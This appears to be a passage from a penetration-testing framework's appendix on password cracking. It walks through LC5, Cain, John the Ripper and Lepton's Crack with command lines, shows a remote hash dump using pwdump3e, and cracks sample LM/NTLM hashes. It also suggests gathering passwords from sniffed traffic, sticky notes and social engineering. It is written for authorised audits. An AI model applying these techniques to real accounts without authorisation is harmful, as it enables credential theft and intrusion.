
#### E.7.10 USE OF LC5

- LC5 is a commercial product you can purchase from AtStake. They'll issue you a registration key.
- The installation is the typical point-and-click one for Windows software. You need administrative privileges to install the tool, but not to use it (except for network sniffing and SAM dumping).
- LC5 has a nice interface and the fastest LM routines I know.
- It is a Windows-only application, but it seems to run in Linux under WINE.
- Most LC5 features are available in OpenSource and other free software.


{**FIXME**: someone put examples of LC5, I haven't used LC for years!}

#### E.7.11 USE OF CAIN

Cain is a free product you can download from [www.oxid.it](http://www.oxid.it) The installation is quite straightforward, you need administrative privileges to install the tool and to use it (it refuses to start if you are a normal user). Here is a screenshot of Cain, as show when you start it and open the "Help"->"About..." menu item:



Every section of the program is accessed with the tabs on top. There's a tab named "Cracker" that will bring you to the password cracking section:



On the left side you've all the supported algorithms. If you select any, the right side of the screen will adjust the columns to the ones relevant for that algorithm. In the example above the columns for LM & NTLM hashes is shown.

If you click with the right mouse button on the right side of the screen, you'll get a floating menu similar to this one (the particular one will depend on the algorithm selected on the left):




In this example of LM&NTLM, the next step will be to "Add to list" some hashes.

This option brings in the following requester:



That allows you to dump the local hashes or to import from a text or SAM file.

If dumping the local hashes:



(Note that the Guest account has an empty password, both LM and NTLM).

If adding from a file, Cain expects either a SAM file, or a text file with the following format (remember that this is specific for our LM & NTLM example):

```
USERID:{anything}:{anything}:LM_HASH:NTLM_HASH
```

If you try to add something like "userid:LM\_hash:NTLM\_hash" it will fail, so adjust your input file accordingly.

Once some hashes have been added, we can right click on the right side of the screen again, and use several options, like "Dictionary Attack" or "Bruteforce Attack" on all passwords, or select a single account to highlight options to attack only this one by "Dictionary Attack", "Bruteforce Attack", "Cryptanalysis Attack" (that's nothing more than rainbow tables use), and also the possibility to "Test Password" that allows to try a single given password and see if we unlock the account (icon changes to ring of keys) or not (icon changes to a padlock).

This tool is not amazingly fast, but its versatility and ease of use make it particularly interesting.

**E.7.12 USE OF JOHN THE RIPPER**

John the Ripper is a free open source product you can download from [www.openwall.com](http://www.openwall.com)

You can get the source code for the latest development version (highly recommended due to speed improvements), or the source code for v1.6 and executables for this version for DOS and Windows.

In order to compile John the Ripper from source you can use Linux or Cygwin ([www.cygwin.com](http://www.cygwin.com)) for Windows.

If you are going to compile the latest development version, take the extra effort to manually apply at least the Windows NTLM patch. It won't be possible to simply use the patch command from the diff file provided, but it's not hard to apply it manually, just see the diff file for the sections of code above and below the modifications, and insert/remove that code accordingly.

The latest development version doesn't have any documentation or charset files, you can get these from version 1.6 if you want.

This is an example of what I can see when I execute v1.6.37 patched with NTLM support compiled with Cygwin:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john
John the Ripper password cracker, version 1.6.37
Copyright (c) 1996-2004 by Solar Designer and others
Homepage: http://www.openwall.com/john/
```

Usage: john [OPTIONS] [PASSWORD-FILES]

```
--single           "single crack" mode
--wordlist=FILE --stdin  wordlist mode, read words from FILE or stdin
--rules           enable word mangling rules for wordlist mode
--incremental[=MODE]   "incremental" mode [using section MODE]
--external=MODE      external mode or word filter
--stdout[=LENGTH]    just output candidate passwords [cut at LENGTH]
--restore[=NAME]     restore an interrupted session [called NAME]
--session=NAME       give a new session the NAME
--status[=NAME]      print status of a session [called NAME]
```

--make-charset=FILE      make a charset, FILE will be overwritten  
--show                    show cracked passwords  
--test                    perform a benchmark  
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only  
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only  
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only  
--salts=[-]COUNT        load salts with[out] at least COUNT passwords only  
--format=NAME            force ciphertext format NAME: (DES/BSDI/MD5/BF/AFS/LM/NT)  
--save-memory=LEVEL      enable memory saving, at LEVEL 1..3

The format of the encrypted/hashed password file expected by John is as follows:

USERID:PASSWORD

Or any valid Linux/UNIX password file. John is flexible enough to parse these, and even uses the GECOS information (if present) in the "single crack" mode.

Without going into the all the gory details, you can start a wordlist attack (the simplest mode) by:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john --format=LM --wordlist=password.lst
crackmeLM.txt
```

```
Loaded 4 password hashes with no different salts (NT LM DES [64/64 BS MMX])
guesses: 0 time: 0:00:00:00 100% c/s: 915200 trying: TAFFY - ZHONGGU
```

Note that we specify:

--format=LM	we are using LM algorithm
--wordlist=password.lst	we use the file password.lst as our dictionary
crackmeLM.txt	the file with the passwords to crack

It's always a good idea to specify the format, but it's supposed that John can figure it out in some cases (for example if you provide a typical Linux password file for cracking).

The "single crack" mode will take a full password file from a Linux system, and use any information available in the GECOS field as input to generate possible passwords.

An explanation of the GECOS field taken from the Perl documentation reads:

*"Interpretation of the gecos field varies between systems, but traditionally holds 4 comma-separated fields containing the user's full name, office location, work phone number, and home phone number. An & in the gecos field should be replaced by the user's properly capitalized login name."* – Source: <http://www.perldoc.com/perl5.6/lib/User/pwent.html>

It's always a good idea NOT to store information in the GECOS field if it can be avoided.

The incremental mode, that tries to bruteforce a password using all possible character combinations for the given charset, it's the most powerful mode in John. It can theoretically recover ANY password, but the time needed to do that can be measured in years for a combination of strong password + strong encryption/hashing algorithm.

To start an incremental attack:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john --format=LM --incremental crackmeLM.
txt
Loaded 4 password hashes with no different salts (NT LM DES [64/64 BS MMX])
5TP      (Administrator:2)
guesses: 1 time: 0:00:00:06 c/s: 3228967 trying: HMMROV - 193M
Session aborted
```

In the example above the second half of the Administrator LM hash was recovered:  
5TP

Any passwords (or half passwords for LM) are stored in the john.pot file, as seen here:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>type john.pot
$LM$8ECD8FBB017982DC:5TP
```

This is used in subsequent sessions to avoid cracking these hashes again. It's expected that john.pot will grow over time, providing a source of common passwords.

John provided a powerful "word mangling" functionality, that tries not only the words provided in a dictionary when using wordlist attack, but also some additions and permutations on these. This is controlled by the john.conf file.

Examples are:

- Replacing letters by numbers to use 31337 (elite ;- ) jargon:  
Password -> P4ssw0rd
- Case permutation:  
Password -> PASSword (256 possible permutations)
- Prefixing / Suffixing:  
Password -> 1Password  
Password -> Password2

And many other possible combinations and permutations.

The suggested use for John the Ripper is to create a very big, comprehensive, and sorted dictionary, and do wordlist attack first. This will recover all the easy passwords and some complex ones.

Then an incremental attack can be done, and interrupted if it takes too long to make sense.

With John you can interrupt a session and continue it later:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john --restore
Loaded 3 password hashes with no different salts (NT LM DES [64/64 BS MMX])
guesses: 1 time: 0:00:00:11 c/s: 4610955 trying: MCLPOU - MCC17H
Session aborted
```

(Note that this is a continuation of the session interrupted above).

And now using session names you can assign different names to different sessions, and interrupt and continue them individually.

### E.7.13 USE OF LEPTON'S CRACK

Lepton's Crack is a free open source product you can download from <http://freshmeat.net/projects/lcrack/>

It's always recommended to check which one if the latest source code (stable branch or development branch) and get this one. Please also read the CHANGES and README documents for latest additions and enhancements.

In order to compile Lepton's Crack from source you can use Linux, Cygwin ([www.cygwin.com](http://www.cygwin.com)) or MingW for Windows, or even Visual C. The main development platform is Linux, and it's tested mainly in Linux and Cygwin.

This is what you see when launching Lepton's Crack:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack
-= [ Lepton's Crack ] -= Password Cracker [Sep 16 2004]
(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>
```

and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

lcrack: method must be specified (-m), exiting..

usage: lcrack [-q | -v] -m <method> [<opts>] <file> ..

-o <file> : output password file

-d <file> : use word list from <file>

-t <file> : use pre-computed word list from <file>

-s <charset> : use specified charset for incremental

-s# <name> : use charset from charset.txt file

-l <lenset> : use specified length-set for incremental

-g <regex> : enumerate regex for incremental

-g# <name> : use regex from regex.txt file

-x<mode>[+|-] : activate/deactivate specified mode

mode = l : login mode

mode = f : fast word list mode

mode = s : smart word list mode

mode = b : incremental (brute-force) mode

-stdin : stdin (external) mode

-rand : randomized brute-force mode

-h : display usage information and exit

<method> : hash algorithm, one of:

{ 'dom' 'md4' 'md5' 'nt4' 'null' 'sha1' }

**Note:** the above is the latest development version at the time of this writing (20040914), and the LM support was briefly deactivated to rework it. If you need LM support use v1.1 or wait for the next version.

The format of the encrypted/hashed password file expected by Lepton's Crack is as follows:

USERID:PASSWORD[:anything]

Anything after the hash will be ignored, so you can use this space to put any comments you like.

When cracking you HAVE to specify the mode:

`-x<mode>[+|-]`

Where <mode> can be:

l : login mode (tries the userid, useriduserid)

f : fast wordlist mode, tries dictionary words from the dictionary file provided

s : smart wordlist, tries the dictionary word with case permutation, appending and suffixing, etc.

b : incremental (bruteforce) mode, tries all combinations of the given character set

You activate a mode with + after the mode, and you deactivate it with a - after the mode. By default all modes are inactive, this is why you have to specify one.

Example, to activate both login and bruteforce modes you can use:

```
lcrack -m <method> -xl+ -xb+ crackme.txt
```

You also HAVE to specify the method (algorithm) to use:

`-m <method>`

Where <method> can be:

dom : Domino R4 HTTP hash

md4 : pure MD4 hash

md5 : pure MD5 hash

nt4 : Windows NTLM (Unicode/MD4)

sha1 : pure SHA1 hash

lm : Windows LM (not available in the development version shown above, but normally available)

(More algorithms to be expected in the near future)

So to activate bruteforce crack of Domino R4 HTTP hashes:

```
lcrack -m dom -xb+ crackmeLOTUS.txt
```

Other options are not required or have default values, so it's not necessary to specify them all the time.

If you want to use a given charset (for example only lowercase letters) you can either use the modifier `-s` followed by the charset to use:

```
-s a-z
```

or put that charset into a text file (for example `charset.txt`) and specify to use this file with the modifier `-s# filename`:

```
-s# charset.txt
```

The specification of the charset is very flexible. You select only some characters of a given set, for example only lowercase letters from `a` to `h`, then `x` and `z` (remember that this can also be stored in a file as explained above):

```
-s a-hxz
```

This example contemplates all lowercase and uppercase letters plus all digits:

```
-s a-zA-Z0-9
```

and finally you can specify any character with their ASCII code in hexadecimal, octal or decimal (even `\x00` can be used):

```
-s a-z0-9\x20
```

The example above indicates all lowercase letters, all digits and the space (ASCII code `\x20` = 32 = space).

Hexadecimal numbers are indicated by `\x`, octal numbers by `\O` and decimal by `\` alone.

Please remember to escape the `\` if your command interpreter has a special meaning for it (like Bash, where you escape it with an additional `\`, so hexadecimal numbers will be `\\x`, etc.)

The most powerful functionality of Lepton's Crack is the use of REGEX (Regular Expressions).

You can specify what do you want in any position of the password. Let's explain with an example. If you know that a given password starts with a letter in the left side of the keyboard, then a letter on the right side, followed by two letters on the top side and a number from the keypad, you can implement a REGEX to tell Lepton's Crack about that:

```
-g [qwertasdfyxcv][poiulkjghmn] [qwertasdfyxcv] [qwertasdfyxcv]0-9
```

This way we tell Lepton's Crack that the first, third and fourth characters of our password is one of qwertasdfyxcv, the second one is one of poiulkjghmn, and the last one is a digit.

This can be VERY helpful in two situations:

- a) when you see the hands of someone typing the password, but not the keys pressed
- b) when you know part of the password, a typical example is knowing the second half of a LM password

REGEXes can also be stored in a file (for example regex.txt) in a similar way to the charset as explained above, and referenced with:

```
-g# regex.txt
```

This way you can store useful REGEXes for future use.

To end with the REGEX concept, you can also use the \* wildcard to specify one or more characters (any character) at a given position in the password. In this case the -l modifier that usually specifies the total length of the password will specify only the length of this variable section.

Example, if you know that the password starts with 'pa' and ends with 'ord', but you don't know what's in the middle, you can do:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack -m dom -xb+ -g pa[*]ord password_test_DomR4.txt
```

== [ Lepton's Crack ] == Password Cracker [Sep 16 2004]

(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>

and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

xtn: initialized (domino HTTP hash) module

loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }

loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }

(dbg) regex 'pa[\*]ord'

loaded: REGEX = [p][a][\*][o][r][d]

dbg: loading 'password\_test\_DomR4.txt'

mode: null password, loaded 1 password

mode: incremental (regex, ordered), loaded 1 password

(dbg) rx\_enum(len = 8)

found: login(test), passwd(password)

Lapse: 0.354s, Checked: 38663, Found: 1/1, Speed: 109217 passwd/s

The wordlist attack is implemented by providing a dictionary with the modifier -d:

-d dictionary.txt

The format of the dictionary is very simple, a word per line. It doesn't matter if it's sorted or not, but it's usually a good practice to keep dictionaries sorted to ease browsing and addition of new words.

This is an example of a dictionary attack on some NTLM hashes:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack -m nt4 -xf+ -d monster_sorted.txt
crackmeNTLM.txt
```

== [ Lepton's Crack ] == Password Cracker [Sep 16 2004]

(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>

and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

```

xtn: initialized 'NT md4/unicode' module
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
dbg: loading 'crackmeNTLM.txt'
mode: null password, loaded 3 passwords
mode: fast dictionary search, loaded 3 passwords
KEY: gevangenneming
got Ctrl-C signal, exiting...
Lapse: 14.261s, Checked: 7769589, Found: 0/3, Speed: 544813 passwd/s

```

Note that a dictionary file (monster\_sorted.txt) was specified, also the fast wordlist mode (-xf+), NTLM method (-m nt4) and finally the file with the hashes (crackmeNTLM.txt).

All debugging information goes to stderr (the screen by default), while all passwords found goes to stdout (the screen by default). You can redirect any or both to one or more files with simple pipes.

Above you can see that the default charset when you don't specify one is all the lowercase letters plus all digits, and the default length is 8 characters.

Finally, in Lepton's Crack you can use rainbow table cracking. To do that you've to generate the rainbow tables for the given algorithm using the program mktbl (part of Lepton's Crack distribution):

```

N:\cygwin\usr\local\lcrack-20040914>..\..\bin\cat password.txt | mktbl.exe -m dom
rt_passwords
xtn: initialized (domino HTTP hash) module

```

The above example sends (with cat) the wordlist to mktbl.exe for processing, the program is creating a Domino R4 rainbow table (-m dom, as in lcrack usage) and the output table will be found in the rt\_passwords file.

This pre-computed table can then be used with Lepton's Crack as in the following example:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack -m dom -xf+ -t rt_passwords
password_test_DomR4.txt
```

```
-- [ Lepton's Crack ] -- Password Cracker [Sep 16 2004]
```

```
(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>
```

```
and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>
```

```
xtn: initialized (domino HTTP hash) module
```

```
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
```

```
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
```

```
dbg: loading 'password_test_DomR4.txt'
```

```
mode: null password, loaded 1 password
```

```
mode: fast pre-computed table, loaded 1 password
```

```
found: login(test), passwd(password)
```

```
Lapse: 0s, Checked: 2, Found: 1/1, Speed: 0 passwd/s
```

Rainbow tables for other algorithms are generated in a similar. It's our goal to implement the LM rainbow table usage in such a way to make it compatible with tables generated with winrtgen ([www.oxid.it](http://www.oxid.it)) because it has been the "de facto" tool in use for some time now, and we can profit from already generated tables.

To complete the exposition on Lepton's Crack, I'll mention that there's a GUI frontend available for it, courtesy of Matteo Brunati (<http://www.nestonline.com/lcrack/lcFE.htm>)

## E.7.14 CRACKING STRATEGY

Our strategy depends on the problem faced and our resources. A good strategy is a good starting point to increase the success rate. After acquainting with the techniques presented in ISSAF, everyone should be able to define an appropriate strategy for each specific case.

A generic password cracking strategy is divided into 4 steps. The goal is to prepare the cracking environment and decide a suitable cracking tactic to get the best results as quickly as possible.

Please note you must adapt the strategy to each specific case. Here is only a sample, useful for academic purposes, modeled on Auditing and internal PenTesting needs.

Most external PenTests could benefit only from a subset of this strategy.

An important note: please ensure the techniques you are going to use are compatible with your “contract” or “mandate”. Sometimes PenTests and Audits are intentionally limited for whatever reason, management and admin fear included...

#### **E.7.14.1 GATHER INFORMATION**

Unless we already have the admin password hash and it corresponds to “123” or “password”, we need to gather as much information as we can about our target.

All this information should be useful at least to build a specific dictionary, and eventually to understand more about corporate and admin habits.

Some examples of useful information:

- Users full names, Departments, and comments available from the server. Unhardened Windows servers generally give away a lot of information, for example you can start trying GetAcct (<http://www.securityfriday.com/> ).
- **Accounts pertaining to system services.** These accounts are often managed with less care than personal accounts, their password is almost never changed, they are often replicated on more domains, and sometimes they are configured by external personnel out of the corporate policies control.
- Security Policies (see GetAcct and any internal document).
- Cleartext and obfuscated passwords (sniffed or gathered directly from machines). Where VNC is used, its password is often the same for a lot of computers, and having gained user level credentials you can get VNC passwords remotely (see RegBrws on <http://www.securityfriday.com/>).
- Suitable strings from network traffic (see ngrep).
- Words contained in internal documents.

#### **E.7.14.2 INVESTIGATION**

Operating internally, after a bit of investigation you can capture useful data from various sources:

- Passwords synchronization systems in use: if any administrative password is synchronized with an IBM/370 Mainframe, usually the charset is no more complex than alphanumeric!
- Admin habits about balancing security with easy access to systems (there are still admins who believe a secure password is a nuisance, most of them don't know how to build an easy and very secure password, and maybe they use their best password with FTP and Telnet).
- Corporate choices about encrypted protocols on network devices.
- Social engineering.
- Sticky notes attached to monitors and containing passwords.
- Etc.

#### E.7.14.3 DICTIONARIES

After gathering as much information as you can, and after investigating on target habits, you can build dictionaries.

Depending on the tools you will use on subsequent phases, dictionaries may have to be sorted, without duplicates, and lower/upper case. Please refer to any updated tools documentation about this issue.

Typical dictionaries would include:

- Small international (English) and medium local (ex. Italian) dictionaries.
- Information gathered.
- Formatted and unformatted dates starting from 60 years ago.
- The name of soccer/football/basket teams, the name of notorious TV people.
- Users register codes.
- Etc.

Depending on the cracking rate (type and quantity of hashes available – see above), you may want to build two levels of dictionaries: a small one and a big one, so you can use the first in an interactive cracking phase and, if still needed, use the other for a nightly batch phase.

#### E.7.14.4 BUILDING A CRACKING TACTIC

This step is the most critical. Now you have some battlefield scenario and you need to depict the sequence of attacks.

The tactic highly depends on the type and quantity of hashes available, your available resources to perform the task, and even the quality of analyzed passwords. It is also fundamental to correctly evaluate how much processing time (using one or more computers) you can dedicate to the cracking.

**Expect this step to be very different each time you face a new target. After some practice you should be able to define very good tactics for each case.**

I often see people asking to forums or lists: “Which is the best password cracker to get rid of this hash?”

By a professional viewpoint, I think this is the wrong question. The right question should be: “What’s your cracking tactic for this type of hash, and what tools do you prefer?”.

*Hints are always a useful starting point, but the final word is constantly up to you. A good starting point to decide the sequence of phases is to start with the shortest phases, proceeding then with the longer ones.* Phases depends highly on available hash types and quantity.

**The sample tactic shown here is modeled on LM password cracking, supposing a number of hashes are available either by network or by downloading from a server.**

Tools used here are summarized and referenced in the “tools” section. Before proceeding with more detail on cracking tactics, you may want to take a look to a sample LM cracking of a complex password here: <http://www.nestonline.com/lcrack/index.html>

## E.7.15 SAMPLE TACTIC TO ATTACK LM HASHES:

### E.7.15.1 WORKING DICTIONARY

LM passwords (or LM half passwords) found in every phase should be added to what I call a “working dictionary”, a dictionary containing all passwords already found for the current “job”.

**At the end of each phase you should try all your hashes against this working dictionary. If you found the two halves of the same passwords in two different phases, this activity will merge the results.**

You can use either JtR or Lepton’s for this activity.

### E.7.15.2 DICTIONARY

Since the first phase should be the shortest one, you will usually begin with a dictionary crack, remembering that the cracking time directly depends on the dictionary size (and for salted hashes it depends also on hash quantity).

Provided it supports the needed algorithm, the fastest tool here is John the Ripper. JtR has a limitation when dealing with LM passwords: it doesn’t perform useful dictionary attacks for passwords longer than 7 characters. To overcome this limitation, you can use Lepton’s Crack. A LM version is in a development branch: <http://www.nestonline.com/lcrack/index.html>

C programmers should take a look at Lepton’s Crack “smart dictionary” mode source code. It’s easy to modify, and you can quickly add your own dictionary “variations”.

As mentioned above, you may want to use two dictionary sets: a smaller and a bigger one. This is particularly useful when cracking a number of salted hashes (cracking time strongly dependent on the number of hashes), because the first dictionary set reduces the uncracked hash quantity, hopefully obtaining a reasonable cracking time for the big dictionary.

In some cases you may also want to automatically build some dictionaries, i.e. with dates or specific charset defined in the corporate policy (ex. strong Windows password filter at the server level).

While “plain” dictionary cracking has a good success rate for some targets, it is a waste of time for targets using a strong password policy.

As it will be for subsequent phases, it is up to you to evaluate feasibility and usefulness of this phase depending on cracking rate (hash types and hash quantity) and any information gathered before.

Here is an example of hash downloading, dictionary cracking and proper case discovery. Comments are in red.

Dump password hashes from server...

```
C:\test>pwdump3e \\10.0.0.134 >hashes.txt
```

pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb 2001

Copyright 2001 e-business technology, Inc.

[...]

Completed.

```
C:\test>type hashes.txt
```

User	SID	LM 1 <sup>st</sup> half	LM 2 <sup>nd</sup> half	NTLM hash
user1:1006:e52cac67419a9a224a3b108f3fa6cb6d:593cd653429408f9928045ffa1ad				
2443:::				
User2:1012:e52cac67419a9a224a3b108f3fa6cb6d:7f48a4e017dac7b03d277f18d57b				
5f8c:::				

Note: both users have same LM hashes and different NTLM hashes, this means same word but different case.

Build dictionary...

```
C:\test>echo password>dictionary.txt
```

Trying with John the Ripper...

```
C:\test>wjohn --format=LM --wordlist=dictionary.txt hashes.txt
```

Loaded 2 password hashes with no different salts (NT LM DES [32/32 BS])

PASSWOR (user1:1)

guesses: 1 time: 0:00:00:00 100% c/s: 0.00K trying: PASSWOR

Note: only 3 out of 4 half hashes found?

Build **LM** input file for Lepton's Crack...

```
C:\test>echo user1:e52cac67419a9a224a3b108f3fa6cb6d:::>hashesLC.txt
```

```
C:\test>echo User2:e52cac67419a9a224a3b108f3fa6cb6d:::>>hashesLC.txt
```

```
C:\test>type hashesLC.txt
```

```
user1:e52cac67419a9a224a3b108f3fa6cb6d:::
```

```
User2:e52cac67419a9a224a3b108f3fa6cb6d:::
```

Note: User2 hash is redundant here, it is the same as user1!

Fire up Lepton's Crack...

```
C:\test>lcrack -q -m lm -xf+ -d "dictionary.txt" hashesLC.txt
```

```
xtn: initialized 'LanMan (7,7+7,14 bytes UPPERCASE pwd, libdes+)' module
```

```
dbg: loading 'hashesLC.txt'
```

```
user1:PASSWORD
```

```
User2:PASSWORD
```

```
Lapse: 0s, Checked: 1, Found: 2/6, Rate: 1 cycles/s
```

Note: all passwords found :-)

Build **NTLM** input file for Lepton's Crack...

```
C:\test>echo user1:593cd653429408f9928045ffa1ad2443 >hashNTLM.txt
```

```
C:\test>echo User2:7f48a4e017dac7b03d277f18d57b5f8c>>hashNTLM.txt
```

```
C:\test>type hashNTLM.txt
```

```
user1:593cd653429408f9928045ffa1ad2443
```

```
User2:7f48a4e017dac7b03d277f18d57b5f8c
```

Discover proper case...

```
C:\test>lcrack -q -m nt4 -xb+ -g [pP][aA][sS][sS][wW][oO][rR][dD] hashNTLM.txt
```

```
xtn: initialized 'NT md4/unicode' module
```

```
dbg: loading 'hashNTLM.txt'
```

```
user1:PassWord
```

```
User2:pAsSwOrD
```

```
Lapse: 0s, Checked: 171, Found: 2/2, Rate: 1 cycles/s
```

Mission accomplished :-)

### E.7.15.3 “QUICK AND DIRTY”

Let me know if you have a better name for this phase!

Here I usually try short passwords with a relatively complex charset. Target passwords (or password chunks) are for example: `()wn3d ws£1 .oO°` etc.

This phase is particularly useful when cracking LM, because LM passwords are always broken into two 7 bytes chunks, so there are chances you will find some “second half” of passwords longer than 7 as well as some passwords shorter than 8.

This phase itself can be broken into sub-phases of increasing duration, for example:

1. Length = 1 to 7, charset = numeric + date separators
2. Length = 1 to 4, charset = alphanum + all symbols  
For example: `lcrack -l 1-4 -s “ ~”`  
(that means “the charset is from space to tilde”, `0x20..0x7E`)  
or modifying `john.conf`, or building a charset for JtR.
3. Length = 5, charset = numbers and all symbols
4. Length = 5, charset = alphanum + most common symbols
5. Length = 6, charset = alphanum
6. Length = 7, charset = alpha
7. Length = 5 to 7, charset = symbols only

At this point of the tactic, each phase shouldn’t take longer than few minutes.

Remember, these are only examples useful as a starting point, I’m sure after some experimenting you will find recipes which better suits your needs.

### E.7.15.4 “INCREMENTAL”

Dealing with dictionaries, JtR has a nice “incremental” mode which uses a dictionary for a configurable rule-based password generation. See `john.conf` and any documentation available.

